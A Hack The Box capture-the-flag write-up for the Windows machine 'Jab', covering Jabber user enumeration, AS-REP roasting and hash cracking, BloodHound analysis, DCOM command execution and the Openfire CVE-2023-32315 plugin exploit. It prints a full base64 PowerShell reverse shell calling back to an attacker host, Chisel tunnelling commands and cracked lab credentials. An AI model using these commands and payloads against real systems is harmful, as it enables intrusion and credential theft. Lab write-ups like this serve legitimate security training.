
Jab
Hack The Box Machine Writeup

Man that dood is jacked
Summary
Jab was a strange medium Windows machine that revolved around a Jabber chat server and an Openfire application. There was also quite a bit of Active Directory exploitation, which is a cool skill to be able to practice in CTF machines. In my experience the user step was much more difficult then the root step for this box..
To get user the attacker must use a client like Pidgin to interact with a Jabber service. This Jabber chat server allows the attacker to register a user. We can also use it to enumerate the users on the domain. In doing so we can feed this into Impacket and do an AS-REP roasting attack. This results in a hash for the jmontgomery user which can be cracked. Using these new creds with the Jabber service the attacker can discover a new room which contains the password for a svc_openfire account. Lastly, using Bloodhound we can then enumerate the Active Directory domain and discover that we can leverage Impacket to execute commands and gain a reverse shell as this svc_openfire account. We can then grab user.txt and complete the abnormally long user step.
Getting root was much more simple and quick then getting user. The attacker must simply discover that port 9090, the default for Openfire, is listening locally on the host. Then Chisel can be used to establish a proxy tunnel to this application. The svc_openfire user creds can be used to login and CVE-2023-32315 can be exploited to get a console and code execution. Passing in a PowerShell base64 encoded payload results in a reverse shell as System, which completes the Jab Machine.

Some of us dont even have a plan
User
Recon
Nmap Port Scan
I will start off as always with an Nmap scan using -sC for default NSE scripts and -sV for version enumeration.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.129.78.248
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 14:16 EST
Nmap scan report for 10.129.78.248
Host is up (0.037s latency).
Not shown: 984 closed tcp ports (reset)
PORT     STATE SERVICE             VERSION
53/tcp   open  domain              Simple DNS Plus
88/tcp   open  kerberos-sec        Microsoft Windows Kerberos (server time: 2024-02-25 19:16:13Z)
135/tcp  open  msrpc               Microsoft Windows RPC
139/tcp  open  netbios-ssn         Microsoft Windows netbios-ssn
389/tcp  open  ldap                Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-02-25T19:17:03+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap            Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
|_ssl-date: 2024-02-25T19:17:03+00:00; +2s from scanner time.
3268/tcp open  ldap                Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
|_ssl-date: 2024-02-25T19:17:04+00:00; +2s from scanner time.
3269/tcp open  ssl/ldap            Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-02-25T19:17:03+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
5222/tcp open  jabber              Ignite Realtime Openfire Jabber server 3.10.0 or later
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
| xmpp-info:
|   STARTTLS Failed
|   info:
|     features:
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|     compression_methods:
|     capabilities:
|     auth_mechanisms:
|     xmpp:
|       version: 1.0
|_    stream_id: b05mfpo5ts
|_ssl-date: TLS randomness does not represent time
5269/tcp open  xmpp                Wildfire XMPP Client
| xmpp-info:
|   STARTTLS Failed
|   info:
|     features:
|     unknown:
|     errors:
|       (timeout)
|     compression_methods:
|     capabilities:
|     auth_mechanisms:
|_    xmpp:
7070/tcp open  realserver?
| fingerprint-strings:
<...>
7443/tcp open  ssl/oracleas-https?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
<...>
7777/tcp open  socks5              (No authentication; connection not allowed by ruleset)
| socks-auth-info:
|_  No authentication
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port7070-TCP:V=7.94SVN%I=7%D=2/25%Time=65DB91FB%P=x86_64-pc-linux-gnu%r
<...>
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-02-25T19:16:53
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 1s, deviation: 0s, median: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.03 seconds
This scan reveals a whole ton of ports, although not many we can do much with. We do discover a domain of jab.htb and a dc01.jab.htb host to add to our /etc/hosts file. I did some subdomain enumeration and attempted a zone transfer since there is dns on TCP port 53 but this did not result in anything.
Interact with Jabber
There is not much that is easy to enumerate. One thing we can do however is attempt to interact with the Jabber service on port 5222. Jabber is a chat service. To interact with it we can use a client like Pidgin. Pidgin can be installed with apt and can then be run with sudo pidgin. The first thing to do to access the chat server is to create a user. Select the XMPP protocol and enter an arbitrary username and password. Set the domain to jab.htb.
.PNG)
Make sure to set the protocol and domain correctly and the create new account is checked
Next use the advanced tab to set the connect server to Jab's ip. Make sure to check "Create A new account on the server".
.PNG)
Make sure the port and IP are correct for your instance
Now click add and we can put arbitrary values in for our client registration.
.PNG)
It's a good habit to always use the local domain when creating accounts with emails
The last step to interact with the server is to click enabled and enter our password.

Can you guess what my password was?

Get someone who looks at you like this bird
Use Pidgin to Obtain User List
I spent a short while enumerating through the server. listing the rooms we can see test and test2 on confrence.jab.htb.
.PNG)
I wonder what people are talking about?
We cannot access test. Inside test2 is what appears to be an XSS attack payload. Decoding the base64 does not result in anything of value.
.PNG)
Dang, I thought we would get a cool secret message
Going to account -> search for user we can get a list of users on the jabber server. using the \* wild card will match on all users.
.PNG)
When attacking AD, a good first step is trying to get a list of users
.PNG)
Bingo, now we can use these to password spray
There are a couple things we need to do to export this data in a usable format however. The first is to go to the tools -> plugins tab in Pidgin. Then enable the XMPP console.
.PNG)
This will give us a much better format
Now go to tools -> XMPP console. This new window will display the requests and results in xml format. Now remake the request to search for all the users. This will populate the console window. Use control and ‘a’ to select all then copy the contents to a file.
.PNG)
Hotkeys are strong, learning hotkeys is a game changer
The last thing we need to do is extract the usernames from the overall structure. We can do this using some REGEX and Linux commands like grep.
grep -A 1 "<field var='Username'>" users | grep "<value>" | awk -F'[><]' '{print $3}' > usernames
Grep is the best Linux binary
AS-REP Roasting
Now with a list of the usernames we can use Impacket to perform AS-REP roasting against the domain and attempt to discover a crackable hash. HackTricks has an excellent outline of how to do this.
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-GetNPUsers jab.htb/ -usersfile usernames -format hashcat -outputfile hashes
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User lmccarty doesn't have UF_DONT_REQUIRE_PREAUTH set
<...>
$krb5asrep$23$jmontgomery@JAB.HTB:d3ae36a3ced357aa3370414544e87b7b$94e13504d06ac4d0fef88e263c36a6f987ec271235dc698aa489ef37d368027a58bf82f2142e23b3a3f84079d7a9a5fd6500d1f3a13768fbc33a868c84f2bdd11a11337f1495e3d858b8d73653addaf61b500cc61d7131228e993457d35e7e30c8371c7bd89985e08da1230d4c66f7cf868d5010235e91fa604f174247745e7f8fc2174528edd744841420594b51219ba0848b974006f133f73f77410248bf750d1cbcb88b8c4c4c09ed5b441ef85bed2a3b3c68d07674c53bb77efbd16524ea53666966271241e4aeb23e94558003ed81457eccfe784e57e222cf9f71822620805a
<...>
Once we get the hashes we can then attempt to crack them with hashcat. doing so we discover the jmontgomery user who has a password hash that cracks to Midnight_121.
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat hashes /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-penryn-AMD Ryzen 5 5600X 6-Core Processor, 4090/8244 MB (2048 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

18200 | Kerberos 5, etype 23, AS-REP | Network Protocol
<...>
$krb5asrep$23$jmontgomery@JAB.HTB:d3ae36a3ced357aa3370414544e87b7b$94e13504d06ac4d0fef88e263c36a6f987ec271235dc698aa489ef37d368027a58bf82f2142e23b3a3f84079d7a9a5fd6500d1f3a13768fbc33a868c84f2bdd11a11337f1495e3d858b8d73653addaf61b500cc61d7131228e993457d35e7e30c8371c7bd89985e08da1230d4c66f7cf868d5010235e91fa604f174247745e7f8fc2174528edd744841420594b51219ba0848b974006f133f73f77410248bf750d1cbcb88b8c4c4c09ed5b441ef85bed2a3b3c68d07674c53bb77efbd16524ea53666966271241e4aeb23e94558003ed81457eccfe784e57e222cf9f71822620805a:Midnight_121

Session..........: hashcat
Status...........: Cracked

l33t Hax0r
Discover Svc_openfire
With these new jmontgomery:Midnight_121 credentials we can use them to log into the jabber server as a new user and discover a new room, Pentest2003
.PNG)
Remember to set the domain and protocol
.PNG)
Always enumerate with new users, you never know what you might find
In this room we can find what looks like output from Hashcat cracking a hash for the svc_openfire user.
.PNG)
Well that's nice of them to just give us the cracked hash!
We now have another user account svc_openfire:!@#$%^&\*(1qazxsw but no way to use it to interact with the host.
Bloodhound enumeration
Now that we have a domain user account we can use Bloodhound to enumerate the Active Directory environment to see if there is something we can do with the svc_openfire user. I like to use the BloodHound Python tool to gather bloodhound data from a Linux host.
┌──(kali㉿localhost)-[~/Desktop]
└─$ bloodhound-python -d jab.htb -c all -u svc_openfire -p '!@#$%^&*(1qazxsw' -ns 10.10.11.4 --zip
INFO: Found AD domain: jab.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.jab.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 502 computers
INFO: Connecting to LDAP server: dc01.jab.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 2687 users
INFO: Found 162 groups
INFO: Found 2 gpos
INFO: Found 21 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
<...>
INFO: Done in 02M 53S
INFO: Compressing output into 20240911154446_bloodhound.zip
then imported this data into Bloodhound and looked at the svc_openfire user. I saw that the user has Execute DCOM rights on the DC01 host.

90% of AD exploitation comes down to running Bloodhound
DCOM or the Distributed Component Object Model is a method Windows applications can utilize to load code from external sources. Some searching on how to abuse these rights led me to an Impacket project called dcomexec.py that should allow for direct code execution.
.jpg)
Bloodhound is the best tool
Shell as Svc_openfire
Now we can use what we learned to execute commands as the Svc_openfire user with Impacket. Start an NC listener and pass in a base64 encoded PowerShell reverse shell (I use revshells) as the payload to be executed. When we catch the shell we can then grab user.txt and finally complete the user step of the machine.
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-dcomexec -object MMC20 -silentcommand -debug 'jab.htb/svc_openfire:!@#$%^&*(1qazxsw'@dc01.jab.htb 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA1ADIAIgAsADQAMgAwADYAOQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA='

Impacket v0.11.0 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Target system is dc01.jab.htb and isFQDN is True
[+] StringBinding: DC01[58983]
[+] StringBinding chosen: ncacn_ip_tcp:dc01.jab.htb[58983]


┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.152] from (UNKNOWN) [10.129.3.223] 58984

PS C:\windows\system32> whoami
jab\svc_openfire
PS C:\users\svc_openfire\Desktop> cat user.txt
fe72************************10d7
.png)
Alright, Impacket is a pretty good tool too
Root
Enumeration
Check local listening ports
Doing basic enumeration like checking for user privileges did not turn up anything of value. When checking the open ports however there is something interesting in that port 9090 is listening locally. This is the default port for the Openfire application and since we are the svc_openfire user we can likely gain access to it.
PS C:\users\svc_openfire\Desktop> netstat -ano | Where-Object { $_ -match 'LISTENING' }
<...>
TCP    10.129.3.223:53        0.0.0.0:0              LISTENING       2860
TCP    10.129.3.223:139       0.0.0.0:0              LISTENING       4
TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       2860
TCP    127.0.0.1:9090         0.0.0.0:0              LISTENING       1236
TCP    127.0.0.1:9091         0.0.0.0:0              LISTENING       1236
Tunnel to 9090 With Chisel
Whenever setting up tunnels with Windows I always like to use Chisel. If you don't have the required binaries already go to the Github page and download chisel.exe for Windows and Chisel ELF file for Linux. Then upload the chisel.exe binary to the Windows host. I used a Python HTTP server and IWR (invoke web request) PowerShell commandlet.
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
10.129.3.223 - - [25/Feb/2024 15:12:16] "GET /chisel.exe HTTP/1.1" 200 -


PS C:\users\svc_openfire\Desktop> iwr http://10.10.14.152/chisel.exe -outfile chisel.exe
Next run the required commands to set up a tunnel from the local host on our attacking machine to port 9090 on the victim Windows machine.
PS C:\users\svc_openfire\Desktop> ./chisel.exe client 10.10.14.152:8080 R:9090:localhost:9090

┌──(kali㉿kali)-[~/Desktop]
└─$ chisel server --port 8080 --reverse
2024/02/25 15:13:50 server: Reverse tunnelling enabled
2024/02/25 15:13:50 server: Fingerprint 2we60Zq+z9V5JSyPkVPiqKv8a7kv/hiJvaVQRE5mSd8=
2024/02/25 15:13:50 server: Listening on http://0.0.0.0:8080
2024/02/25 15:14:25 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/02/25 15:14:25 server: session#1: tun: proxy#R:9090=>localhost:9090: Listening
We can now access the port with our web browser by going to 127.0.0.1:9090
Patrick is a Senior Engineer, clearly
Openfire Console Bypass Exploit CVE-2023-32315
since we have the svc_openfire user we should try to use their creds, !@#$%^&\*(1qazxsw, to login.
.PNG)
Let me in!!!!
This works and we now have access to the application. Some Googling for Openfire exploits landed me on CVE-2023-32315 which is a console bypass. There is a great POC by miko550 on Github. We will not need the POC script however, we just need the management JAR archive from the repository.
Going to the plugins -> upload tab we can upload the jar archive to the server manually.
.PNG)
file uploads are always a key attack vector
We can then see it uploaded and the description tells us the password for the plugin is 123.
.PNG)
only the most secure password
Next we can go to server -> server settings -> management tool to access and login to the plugin.
.PNG)
Dang web apps always gotta be so complicated.
.PNG)
123 is the password for the plugin
If something is not working try to reupload the JAR archive. It gets cleared out regularly. One of the last things we then have to do is click the dropdown menu and select system command. start an NC listener and give it a PowerShell -e base64 encoded reverse shell payload.
.PNG)
Good ole PowerShell encoded payload
Catching the shell will result in the NT authority/system user and we can grab root.txt out of the administrator's desktop, finishing the box. It is kind of strange that the openfire web application was running as System, but I'm not going to complain. If it was a normal service account it would likely have SE_impersonate and we could simply escalate with a potato exploit anyways.
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.152] from (UNKNOWN) [10.129.3.223] 59140

PS C:\Program Files\Openfire\bin> whoami
nt authority\system
PS C:\users\Administrator\Desktop> cat root.txt
2623************************ec64
.jpg)
And I will keep watching them. Thanks for reading!
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io